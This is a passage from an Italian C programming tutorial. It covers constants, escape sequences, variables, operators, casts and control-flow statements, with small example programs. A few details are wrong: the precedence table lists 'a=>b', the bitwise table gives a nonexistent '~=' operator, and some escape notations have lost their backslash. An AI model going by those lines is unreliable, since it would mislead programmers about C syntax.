`ULL`	Intero senza segno, molto più grande della dimensione normale ('**`unsigned long long`**').

Tabella 572.16. Suffissi per le costanti che esprimono valori con virgola.

Suffisso	Descrizione
assente	Tipo '**`double`**'.
`F`	Tipo '**`float`**'.
`L`	Tipo '**`long double`**'.

È possibile rappresentare anche le stringhe in forma di costante attraverso l'uso degli apici doppi, ma la stringa non è un tipo di dati primitivo, trattandosi piuttosto di un array di caratteri. Per il momento è importante fare attenzione a non confondere il tipo '**`char`**' con la stringa. Per esempio, '**`'F'`**' è un carattere (con un proprio valore numerico), mentre '**`"F"`**' è una stringa, ma la differenza tra i due è notevole. Le stringhe vengono descritte nel capitolo 576.

I caratteri privi di rappresentazione grafica possono essere indicati, principalmente, attraverso tre tipi di notazione: ottale, esadecimale e simbolica. In tutti i casi si utilizza la barra obliqua inversa ('\') come carattere di escape, cioè come simbolo per annunciare che ciò che segue immediatamente deve essere interpretato in modo particolare.

La notazione ottale usa la forma '***ooo***', dove ogni lettera ***o*** rappresenta una cifra ottale. A questo proposito, è opportuno notare che se la dimensione di un carattere fosse superiore ai fatidici 8 bit, occorrerebbero probabilmente più cifre (una cifra ottale rappresenta un gruppo di 3 bit).

La notazione esadecimale usa la forma '**\x*hh***', dove ***h*** rappresenta una cifra esadecimale. Anche in questo caso vale la considerazione per cui ci vogliono più di due cifre esadecimali per rappresentare un carattere più lungo di 8 bit.

Dovrebbe essere logico, ma è il caso di osservare che la corrispondenza dei caratteri con i rispettivi codici numerici dipende dalla codifica utilizzata. Generalmente si utilizza la codifica ASCII, riportata anche nella sezione 426.1 (in questa fase introduttiva si omette di trattare la rappresentazione dell'insieme di caratteri universale).

La notazione simbolica permette di fare riferimento facilmente a codici di uso comune, quali <*CR*>, <*HT*>,... Inoltre, questa notazione permette anche di indicare caratteri che altrimenti verrebbero interpretati in maniera differente dal compilatore. La tabella 572.17 riporta i vari tipi di rappresentazione delle costanti carattere attraverso codici di escape.

Tabella 572.17. Elenco dei modi di rappresentazione delle costanti carattere attraverso codici di escape.

Codice	ASCII	Altra codifica
ooo	Notazione ottale in base alla codifica.	idem
\x***hh***	Notazione esadecimale in base alla codifica.	idem
\\\\	Una singola barra obliqua inversa ('****').	idem
\\'	Un apice singolo destro.	idem
\\"	Un apice doppio.	idem
\\?	Un punto interrogativo (per impedire che venga inteso come parte di una sequenza triplice, o *trigraph*).	idem
\0	Il codice <*NUL*>.	Il carattere nullo (con tutti i bit a zero).
\a	Il codice <*BEL*> (*bell*).	Il codice che, rappresentato sullo schermo o sulla stampante, produce un segnale acustico (*alert*).
\b	Il codice <*BS*> (*backspace*).	Il codice che fa arretrare il cursore di una posizione nella riga (*backspace*).
\f	Il codice <*FF*> (*form feed*).	Il codice che fa avanzare il cursore all'inizio della prossima pagina logica (*form feed*).
\n	Il codice <*LF*> (*line feed*).	Il codice che fa avanzare il cursore all'inizio della prossima riga logica (*new line*).
\r	Il codice <*CR*> (*carriage return*).	Il codice che porta il cursore all'inizio della riga attuale (*carriage return*).
\t	Una tabulazione orizzontale (<*HT*>).	Il codice che porta il cursore all'inizio della prossima tabulazione orizzontale (*horizontal tab*).
\v	Una tabulazione verticale (<*VT*>).	Il codice che porta il cursore all'inizio della prossima tabulazione verticale (*vertical tab*).

A parte i casi di '***ooo***' e '**\x*hh***', le altre sequenze esprimono un concetto, piuttosto di un codice numerico preciso. All'origine del linguaggio C, tutte le altre sequenze corrispondono a un

solo carattere non stampabile, ma attualmente non è più garantito che sia così. In particolare, la sequenza '**\n**', nota come *new-line*, potrebbe essere espressa in modo molto diverso rispetto al codice <*LF*> tradizionale. Questo concetto viene comunque approfondito a proposito della gestione dei flussi di file.

In varie situazioni, il linguaggio C standard ammette l'uso di sequenze composte da due o tre caratteri, note come *digraph* e *trigraph* rispettivamente; ciò in sostituzione di simboli la cui rappresentazione, in quel contesto, può essere impossibile. In un sistema che ammetta almeno l'uso della codifica ASCII per scrivere il file sorgente, con l'ausilio di una tastiera comune, non c'è alcun bisogno di usare tali artifici, i quali, se usati, renderebbero estremamente complessa la lettura del sorgente. Pertanto, è bene sapere che esistono queste cose, ma è meglio non usarle mai. Tuttavia, siccome le sequenze a tre caratteri (*trigraph*) iniziano con una coppia di punti interrogativi, se in una stringa si vuole rappresentare una sequenza del genere, per evitare che il compilatore la traduca diversamente, è bene usare la sequenza '**\?\?**', come suggerisce la tabella 572.17.

Nell'esempio introduttivo appare già la notazione '**\n**' per rappresentare l'inserzione di un codice di interruzione di riga alla fine del messaggio di saluto:

```
...
    printf ("Ciao mondo!\n");
...
```

Senza di questo, il cursore resterebbe a destra del messaggio alla fine dell'esecuzione di quel programma, ponendo lì l'invito.

572.3.4 Valore numerico delle costanti carattere

Il linguaggio C distingue tra i caratteri di un insieme fondamentale e ridotto, da quelli dell'insieme di caratteri universale (ISO 10646). Il gruppo di caratteri ridotto deve essere rappresentabile in una variabile '**char**' (descritta nelle sezioni successive) e può essere gestito direttamente in forma numerica, se si conosce il codice corrispondente a ogni simbolo (di solito si tratta della codifica ASCII).

Se si può essere certi che nella codifica le lettere dell'alfabeto latino siano disposte esattamente in sequenza (come avviene proprio nella codifica ASCII), si potrebbe scrivere '**'A'+1**' e ottenere l'equivalente di '**'B'**'. Tuttavia, lo standard prescrive che sia garantito il funzionamento solo per le cifre numeriche. Pertanto, per esempio, '**'0'+3**' (zero espresso come carattere, sommato a un tre numerico) deve essere equivalente a '**'3'**' (ovvero un «tre» espresso come carattere).

```
#include <stdio.h>

int main (void)
{
    char c;
    for (c = '0'; c <= 'Z'; c++)
      {
        printf ("%c", c);
      }
    printf ("\n");
    return 0;
}
```

Il programma di esempio che si vede nel listato appena mostrato, se prodotto per un ambiente in cui si utilizza la codifica ASCII, genera il risultato seguente:

```
0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

572.3.5 Campo di azione delle variabili

Il campo di azione delle variabili in C viene determinato dalla posizione in cui queste vengono dichiarate e dall'uso di qualificatori particolari. Nella fase iniziale dello studio del linguaggio basta considerare, approssimativamente, che quanto dichiarato all'interno di una funzione ha valore locale per la funzione stessa, mentre quanto dichiarato al di fuori, ha valore globale per tutto il file. Pertanto, in questo capitolo si usano genericamente le definizioni di «variabile locale» e «variabile globale», senza affrontare altre questioni. Nel capitolo 574 viene trattato questo argomento con maggiore dettaglio.

572.3.6 Dichiarazione delle variabili

La dichiarazione di una variabile avviene specificando il tipo e il nome della variabile, come nell'esempio seguente dove viene creata la variabile ***numero*** di tipo intero:

```
int numero;
```

La variabile può anche essere inizializzata contestualmente, assegnandole un valore, come nell'esempio seguente in cui viene dichiarata la stessa variabile ***numero*** con il valore iniziale di 1000:

```
int numero = 1000;
```

Una costante è qualcosa che non varia e generalmente si rappresenta attraverso una notazione che ne definisce il valore, ovvero attraverso una costante letterale. Tuttavia, a volte può essere più comodo definire una costante in modo simbolico, come se fosse una variabile, per facilitarne l'utilizzo e la sua identificazione all'interno del programma. Si ottiene questo con il modificatore '**`const`**'. Ovviamente, è obbligatorio inizializzala contestualmente alla sua dichiarazione. L'esempio seguente dichiara la costante simbolica ***pi*** con il valore del P-greco:

```
const float pi = 3.14159265;
```

Le costanti simboliche di questo tipo, sono delle variabili per le quali il compilatore non concede che avvengano delle modifiche; pertanto, il programma eseguibile che si ottiene potrebbe essere organizzato in modo tale da caricare questi dati in segmenti di memoria a cui viene lasciato poi il solo permesso di lettura.

Tradizionalmente, l'uso di costanti simboliche di questo tipo è stato limitato, preferendo delle ***macro-variabili*** definite e gestite attraverso il precompilatore (come viene descritto più avanti, nel capitolo 573). Tuttavia, un compilatore ottimizzato è in grado di gestire al meglio le costanti definite nel modo illustrato dall'esempio, utilizzando anche dei valori costanti letterali nella trasformazione in linguaggio assemblatore, rendendo così indifferente, dal punto di vista del risultato, l'alternativa delle macro-variabili. Pertanto, la stessa guida *GNU coding standards* chiede di definire le costanti come variabili-costanti, attraverso il modificatore '**`const`**'.

Una caratteristica fondamentale del linguaggio C è quella di permettere di fare qualsiasi operazione con qualsiasi tipo di dati. In pratica, per esempio, il compilatore non si oppone di fronte all'assegnamento di un valore numerico a una variabile '**`char`**' o all'assegnamento di un carattere a un intero. Però ci possono essere situazioni in cui cose del genere accadono accidentalmente e un modo per evitarlo potrebbe essere quello di usare una convenzione nella definizione dei nomi delle variabili, così da distinguerne il tipo. A puro titolo di esempio viene proposto il metodo seguente, che non fa parte però di uno standard.

Si possono comporre i nomi delle variabili utilizzando un prefisso composto da una o più lettere minuscole che serve a descriverne il tipo. Per esempio, '**`iLivello`**', o '**`i_livello`**', potrebbe essere la variabile di tipo '**`int`**' che contiene il livello di qualcosa. Nello stesso modo, '**`ldIndiceConsumo`**', o '**`ld_indice_consumo`**', potrebbe essere una variabile di tipo '**`long double`**' che rappresenta l'indice del consumo di qualcosa (si osservi che secondo la guida *GNU coding standards* le variabili vanno nominate usando lettere minuscole e separando i nomi con il trattino basso).

La tabella 572.24 mostra i prefissi proposti per i tipi di dati principali. Per situazioni più complesse l'uso di prefissi del genere è controproducente, inoltre non ha senso questa tecnica quando il campo di azione delle variabili è limitato a uno spazio molto piccolo nel codice sorgente.

Tabella 572.24. Convenzione proposta per i nomi delle variabili, quando se ne vuole rammentare il tipo.

Prefisso	Tipo corrispondente	Prefisso	Tipo corrispondente
`c`	`char`	`cp`	`char *`
`sc`	`signed char`	`scp`	`signed char *`
`uc`	`unsigned char`	`ucp`	`unsigned char *`
`si`	`short int`	`sip`	`short int *`
`usi`	`unsigned short int`	`usip`	`unsigned short int *`
`i`	`int`	`ip`	`int *`
`ui`	`unsigned int`	`uip`	`unsigned int *`
`li`	`long int`	`lip`	`long int *`

Prefisso	Tipo corrispondente	Prefisso	Tipo corrispondente
`uli`	`unsigned long int`	`ulip`	`unsigned long int *`
`lli`	`long long int`	`llip`	`long long int *`
`ulli`	`unsigned long long int`	`ullip`	`unsigned long long int *`
`f`	`float`	`fp`	`float *`
`d`	`double`	`dp`	`double *`
`ld`	`long double`	`ldp`	`long double *`

572.3.7 Variabili costanti e volatili

Come già descritto nella sezione precedente, una variabile può essere dichiarata con il modificatore '**`const`**' per sottolineare al compilatore che non deve essere modificata nel corso del programma, salva la possibilità di inizializzarla contestualmente alla sua dichiarazione.

```
const float pi = 3.14159265;
```

All'opposto della costante si può considerare un'area di memoria a cui accedono programmi differenti, in modo asincrono, ognuno con la facoltà di modificarla a proprio piacimento, oppure un'area che viene modificata direttamente dall'hardware. In questi casi, ovvero quando il compilatore non deve attuare delle semplificazioni che partano dalla presunzione del contenuto di una certa variabile, si usa il modificatore '**`volatile`**'. Si osservi l'esempio seguente:

```
…
volatile int i;
…
i = 1;
if (i > 0)
  {
    …
  }
else
  {
    …
  }
…
```

Anche se alla variabile ***i*** viene assegnato il valore uno, il compilatore non può escludere che nel momento della verifica della variabile questa abbia invece un valore differente. In altri termini, se la variabile ***i*** venisse dichiarata in modo normale, un compilatore ottimizzato potrebbe escludere le istruzioni sotto il controllo della parola chiave '**`else`**'.

Quando l'area di memoria che viene considerata «volatile», deve essere modificata da un processo estraneo, mentre il programma si limita semplicemente a leggerne il contenuto prendendo atto del valore che ha, la variabile può essere dichiarata simultaneamente con i modifica-

tori '**`const`**' e '**`volatile`**', come nell'esempio seguente, dove, tra l'altro, si presume che la variabile in questione sia definita in un altro file-oggetto:

```
extern const volatile int variabile;
...
```

572.3.8 Il tipo indefinito: «void»

Lo standard del linguaggio C definisce un tipo particolare di valore, individuato dalla parola chiave '**`void`**'. Si tratta di un valore indefinito che a seconda del contesto può rappresentare il nulla o qualcosa da ignorare esplicitamente.

572.4 Operatori ed espressioni

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o più operandi, restituendo un valore.[9] Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero. Gli operandi descritti di seguito sono quelli più comuni e importanti.

Le espressioni sono formate spesso dalla valutazione di sottoespressioni (espressioni più piccole). Va osservato che ci sono circostanze in cui il contesto non impone che ci sia un solo ordine possibile nella valutazione delle sottoespressioni, ma il programmatore deve tenere conto di questa possibilità, per evitare che il risultato dipenda dalle scelte non prevedibili del compilatore.

Tabella 572.28. Ordine di precedenza tra gli operatori previsti nel linguaggio C. Gli operatori sono raggruppati a livelli di priorità equivalente, partendo dall'alto con la priorità maggiore, scendendo progressivamente alla priorità minore. Le variabili ***a***, ***b*** e ***c*** rappresentano la collocazione delle sottoespressioni da considerare ed esprimono l'ordine di associatività: prima ***a***, poi ***b***, poi ***c***.

Operatori	Annotazioni

`(a)`
`[a]`
`a->b`   `a.b`
	Le parentesi tonde usate per raggruppare una porzione di espressione hanno la precedenza su ogni altro operatore. Le parentesi quadre riguardano gli array; gli operatori '**`->`**' e '**`.`**', riguardano le strutture e le unioni.

`!a`   `~a`   `++a`   `--a`   `+a`   `-a`
`*a`   `&a`
`(tipo)`   `sizeof a`
	Gli operatori '**`+`**' e '**`-`**' di questo livello sono da intendersi come «unari», ovvero si riferiscono al segno di quanto appare alla loro destra. Gli operatori '**`*`**' e '**`&`**' di questo livello riguardano la gestione dei puntatori; le parentesi tonde si riferiscono al cast.

`a*b` `a/b` `a%b`	Moltiplicazione, divisione e resto della divisione intera.
`a+b` `a-b`	Somma e sottrazione.
`a<<b` `a>>b`	Scorrimento binario.
`a<b` `a<=b` `a>b` `a=>b`	Confronto.

<table>
<tr><th>Operatori</th><th>Annotazioni</th></tr>
<tr><td>a==b a!=b</td><td>Confronto.</td></tr>
<tr><td>a&b</td><td>AND bit per bit.</td></tr>
<tr><td>a^b</td><td>XOR bit per bit.</td></tr>
<tr><td>a|b</td><td>OR bit per bit.</td></tr>
<tr><td>a&&b</td><td>AND nelle espressioni logiche.</td></tr>
<tr><td>a||b</td><td>OR nelle espressioni logiche.</td></tr>
<tr><td>c?b:a</td><td>Operatore condizionale</td></tr>
<tr><td><i>b</i>=<i>a</i> <i>b</i>+=<i>a</i> <i>b</i>-=<i>a</i>
<i>b</i>*=<i>a</i> <i>b</i>/=<i>a</i> <i>b</i>%=<i>a</i>
<i>b</i>&=<i>a</i> <i>b</i>^=<i>a</i> <i>b</i>|=<i>a</i>
<i>b</i><<=<i>a</i> <i>b</i>>>=<i>a</i></td><td>Operatori di assegnamento.</td></tr>
<tr><td>a, b</td><td>Sequenza di espressioni (espressione multipla).</td></tr>
</table>

572.4.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 572.29. Per dare un significato alle descrizioni della tabella, occorre tenere presenta una caratteristica importante del linguaggio, per la quale, la maggior parte delle espressioni restituisce un valore. Per esempio, '`b = a = 1`' fa sì che la variabile ***a*** ottenga il valore 1 e che, successivamente, la variabile ***b*** ottenga il valore di ***a***. In questo senso, al problema dell'ordine di precedenza dei vari operatori si aggiunge anche l'ordine in cui le espressioni restituiscono un valore. Per esempio, '`d = e++`' comporta l'incremento di una unità del contenuto della variabile ***e***, ma ciò solo **dopo** averne restituito il valore che viene assegnato alla variabile ***d***. Pertanto, se inizialmente la variabile ***e*** contiene il valore 1, dopo l'elaborazione dell'espressione completa, la variabile ***d*** contiene il valore 1, mentre la variabile ***e*** contiene il valore 2.

Tabella 572.29. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando (prima di restituirne il valore).
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Calcola il resto della divisione tra il primo e il secondo operando, i quali devono essere costituiti da valori interi.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = (*op1* + *op2*)
op1 -= *op2*	*op1* = (*op1* - *op2*)
op1 *= *op2*	*op1* = (*op1* * *op2*)
op1 /= *op2*	*op1* = (*op1* / *op2*)
op1 %= *op2*	*op1* = (*op1* % *op2*)

572.4.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è un numero intero ('`int`') e precisamente si ottiene uno se il confronto è valido e zero in caso contrario. Gli operatori di confronto sono elencati nella tabella 572.30.

Il linguaggio C non ha una rappresentazione specifica per i valori booleani *Vero* e *Falso*,[10] ma si limita a interpretare un valore pari a zero come *Falso* e un valore diverso da zero come *Vero*. Va osservato, quindi, che il numero usato come valore booleano, può essere espresso anche in virgola mobile, benché sia preferibile di gran lunga un intero normale.

Tabella 572.30. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.

Operatore e operandi	Descrizione
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare valutata effettivamente, in quanto le sottoespressioni che non possono cambiare l'esito della condizione complessiva non vengono valutate. Gli operatori logici sono elencati nella tabella 572.31.

Tabella 572.31. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.
op1 `&&` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.

Un tipo particolare di operatore logico è l'operatore condizionale, il quale permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

```
condizione ? espressione1 : espressione2
```

In pratica, se l'espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

572.4.3 Operatori binari

Il linguaggio C consente di eseguire alcune operazioni binarie, sui **valori interi**, come spesso è possibile fare con un linguaggio assemblatore, anche se non è possibile interrogare degli indicatori (*flag*) che informino sull'esito delle azioni eseguite. Sono disponibili le operazioni elencate nella tabella 572.32.

Tabella 572.32. Elenco degli operatori binari. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `&` ***op2***	AND bit per bit.
op1 `|` ***op2***	OR bit per bit.
op1 `^` ***op2***	XOR bit per bit (OR esclusivo).
op1 `<<` ***op2***	Scorrimento a sinistra di ***op2*** bit. A destra vengono aggiunti bit a zero
op1 `>>` ***op2***	Scorrimento a destra di ***op2*** bit. Il valore dei bit aggiunti a sinistra potrebbe tenere conto del segno.
`~`***op1***	Complemento a uno.
op1 `&=` ***op2***	***op1*** `=` `(`***op1*** `&` ***op2***`)`
op1 `|=` ***op2***	***op1*** `=` `(`***op1*** `|` ***op2***`)`
op1 `^=` ***op2***	***op1*** `=` `(`***op1*** `^` ***op2***`)`
op1 `<<=` ***op2***	***op1*** `=` `(`***op1*** `<<` ***op2***`)`
op1 `>>=` ***op2***	***op1*** `=` `(`***op1*** `>>` ***op2***`)`
op1 `~=` ***op2***	***op1*** `=` `~`***op2***

A seconda del compilatore e della piattaforma, lo scorrimento a destra potrebbe essere di tipo aritmetico, ovvero potrebbe tenere conto del segno. Pertanto, non potendo fare affidamento su questa ipotesi, è bene che i valori di cui si fa lo scorrimento a destra siano sempre senza segno, o comunque positivi.

Per aiutare a comprendere il meccanismo vengono mostrati alcuni esempi. In particolare si utilizzano due operandi di tipo '`char`' (a 8 bit) senza segno: ***a*** contenente il valore 42, pari a 00101010_2; ***b*** contenente il valore 51, pari a 00110011_2.

`c = a & b`

00101010_2 (42_{10}) AND

00110011_2 (51_{10}) =

00100010_2 (34_{10})

`c = a | b`

00101010_2 (42_{10}) OR

00110011_2 (51_{10}) =

00111011_2 (59_{10})

`c = a ^ b`

00101010_2 (42_{10}) XOR

00110011_2 (51_{10}) =

00011001_2 (25_{10})

Lo scorrimento, invece, viene mostrato sempre solo per una singola unità: ***a*** contenente sempre il valore 42; ***b*** contenente il valore 1.

`c = a << b`		`c = a >> b`		`c = ~a`	
00101010_2	(42_{10}) <<	00101010_2	(42_{10}) >>	00101010_2	(42_{10})
00000001_2	(1_{10}) =	00000001_2	(1_{10}) =	11010101_2	(213_{10})
01010100_2	(84_{10})	00010101_2	(21_{10})		

572.4.4 Conversione di tipo

Quando si assegna un valore a una variabile, nella maggior parte dei casi, il contesto stabilisce il tipo di questo valore in modo corretto. Di fatto, è il tipo della variabile ricevente che stabilisce la conversione necessaria. Tuttavia, il problema si pone anche durante la valutazione di un'espressione.

Per esempio, '`5/4`' viene considerata la divisione di due interi e, di conseguenza, l'espressione restituisce un valore intero, cioè 1. Diverso sarebbe se si scrivesse '`5.0/4.0`', perché in questo caso si tratterebbe della divisione tra due numeri a virgola mobile (per la precisione, di tipo '`double`') e il risultato è un numero a virgola mobile.

Quando si pone il problema di risolvere l'ambiguità si utilizza esplicitamente la conversione del tipo, attraverso un ***cast***:

(***tipo***) ***espressione***

In pratica, si deve indicare tra parentesi tonde il nome del tipo di dati in cui deve essere convertita l'espressione che segue. Il problema sta nella precedenza che ha il cast nell'insieme degli altri operatori e in generale conviene utilizzare altre parentesi per chiarire la relazione che ci deve essere.

```
int x = 10;
double y;
…
y = (double) x/9;
```

In questo caso, la variabile intera ***x*** viene convertita nel tipo '`double`' (a virgola mobile) prima di eseguire la divisione. Dal momento che il cast ha precedenza sull'operazione di divisione, non si pongono problemi, inoltre, la divisione avviene trasformando implicitamente il 9 intero in un 9,0 di tipo '`double`'. In pratica, l'operazione avviene utilizzando valori '`double`' e restituendo un risultato '`double`'.

572.4.5 Espressioni multiple

Un'istruzione, cioè qualcosa che termina con un punto e virgola, può contenere diverse espressioni separate da una virgola. Tenendo presente che in C l'assegnamento di una variabile è anche un'espressione, la quale restituisce il valore assegnato, si veda l'esempio seguente:

```
int x;
int y;
…
y = 10, x = 20, y = x*2;
```

L'esempio mostra un'istruzione contenente tre espressioni: la prima assegna a ***y*** il valore 10, la seconda assegna a ***x*** il valore 20 e la terza sovrascrive ***y*** assegnandole il risultato del prodotto ***x***·2. In pratica, alla fine la variabile ***y*** contiene il valore 40 e ***x*** contiene 20.

Un'espressione multipla, come quella dell'esempio, restituisce il valore dell'ultima a essere eseguita. Tornando all'esempio, visto, gli si può apportare una piccola modifica per comprendere il concetto:

```
int x;
int y;
int z;
…
z = (y = 10, x = 20, y = x*2);
```

La variabile ***z*** si trova a ricevere il valore dell'espressione '`y = x*2`', perché è quella che viene eseguita per ultima nel gruppo raccolto tra parentesi.

A proposito di «espressioni multiple» vale la pena di ricordare ciò che accade con gli assegnamenti multipli, con l'esempio seguente:

```
y = x = 10;
```

Qui si vede l'assegnamento alla variabile ***y*** dello stesso valore che viene assegnato alla variabile ***x***. In pratica, sia ***x*** che ***y*** contengono alla fine il numero 10, perché le precedenze sono tali che è come se fosse scritto: '`y = (x = 10)`'.

572.5 Strutture di controllo di flusso

Il linguaggio C gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni (precisamente si chiamerebbe istruzione composta). Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice C, se queste appaiono nei modelli sintattici indicati, significa che fanno parte delle istruzioni e non della sintassi.

Negli esempi, i rientri delle parentesi graffe seguono le indicazioni della guida *GNU coding standards*.

572.5.1 Struttura condizionale: «if»

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

```
if (condizione) istruzione
```

```
if (condizione) istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione o il gruppo di istruzioni che segue; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi.

```
int i_importo;
…
if (i_importo > 10000000) printf ("L'offerta è vantaggiosa\n");
```

```
int i_importo;
int i_memorizza;
…
if (i_importo > 10000000)
  {
    i_memorizza = i_importo;
    printf ("L'offerta è vantaggiosa\n");
  }
else
  {
    printf ("Lascia perdere\n");
  }
```

L'esempio successivo, in particolare, mostra un modo grazioso per allineare le sottocondizioni, senza eccedere negli annidamenti:

```
int i_importo;
int i_memorizza;
…
if (i_importo > 10000000)
  {
    i_memorizza = i_importo;
    printf ("L'offerta è vantaggiosa\n");
  }
else if (i_importo > 5000000)
  {
    i_memorizza = i_importo;
    printf ("L'offerta è accettabile\n");
```

```
  }
else
  {
    printf ("Lascia perdere\n");
  }
```

572.5.2 Struttura di selezione: «switch»

La struttura di selezione che si attua con l'istruzione '**`switch`**', è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
int i_mese;
…
switch (i_mese)
  {
    case 1: printf ("gennaio\n"); break;
    case 2: printf ("febbraio\n"); break;
    case 3: printf ("marzo\n"); break;
    case 4: printf ("aprile\n"); break;
    case 5: printf ("maggio\n"); break;
    case 6: printf ("giugno\n"); break;
    case 7: printf ("luglio\n"); break;
    case 8: printf ("agosto\n"); break;
    case 9: printf ("settembre\n"); break;
    case 10: printf ("ottobre\n"); break;
    case 11: printf ("novembre\n"); break;
    case 12: printf ("dicembre\n"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione '**`break`**', allo scopo di togliere ambiguità al codice, garantendo che sia evitata la verifica degli altri casi.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
int i_anno;
int i_mese;
int i_giorni;
…
switch (i_mese)
  {
    case 1:
    case 3:
```

```
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        i_giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        i_giorni = 30;
        break;
    case 2:
        if (((i_anno % 4 == 0) && !(i_anno % 100 == 0)) ||
                (i_anno % 400 == 0))
            i_giorni = 29;
        else
            i_giorni = 28;
        break;
  }
```

È anche possibile dichiarare un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
int i_mese;
...
switch (i_mese)
  {
    case 1: printf ("gennaio\n"); break;
    case 2: printf ("febbraio\n"); break;
    ...
    case 11: printf ("novembre\n"); break;
    case 12: printf ("dicembre\n"); break;
    default: printf ("mese non corretto\n"); break;
  }
```

572.5.3 Iterazione con condizione di uscita iniziale: «while»

L'iterazione si ottiene normalmente in C attraverso l'istruzione '**`while`**', la quale esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

```
while (condizione) istruzione
```

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
int i = 0;

while (i < 10)
  {
    i++;
    printf ("x");
  }
printf ("\n");
```

Nel blocco di istruzioni di un ciclo '**`while`**', ne possono apparire alcune particolari:

- '**`break`**', che serve a uscire definitivamente dalla struttura del ciclo;
- '**`continue`**', che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione '**`break`**'. All'inizio della struttura, '**`while (1)`**' equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione '**`break`**') permette l'uscita da questa.

```
int i = 0;

while (1)
  {
    if (i >= 10)
      {
        break;
      }
    i++;
    printf ("x");
  }
printf ("\n");
```

572.5.4 Iterazione con condizione di uscita finale: «do-while»

Una variante del ciclo '**`while`**', in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione '**`do`**'.

```
do blocco_di_istruzioni while (condizione);
```

In questo caso, si esegue un gruppo di istruzioni una volta, poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

```
int i = 0;

do
  {
    i++;
    printf ("x");
  }
while (i < 10);
printf ("\n");
```

L'esempio mostrato è quello già usato nella sezione precedente, con l'adattamento necessario a utilizzare questa struttura di controllo.

La struttura di controllo '`do`...`while`' è in disuso, perché, generalmente, al suo posto si preferisce gestire i cicli di questo tipo attraverso una struttura '`while`', pura e semplice.

572.5.5 Ciclo enumerativo: «for»

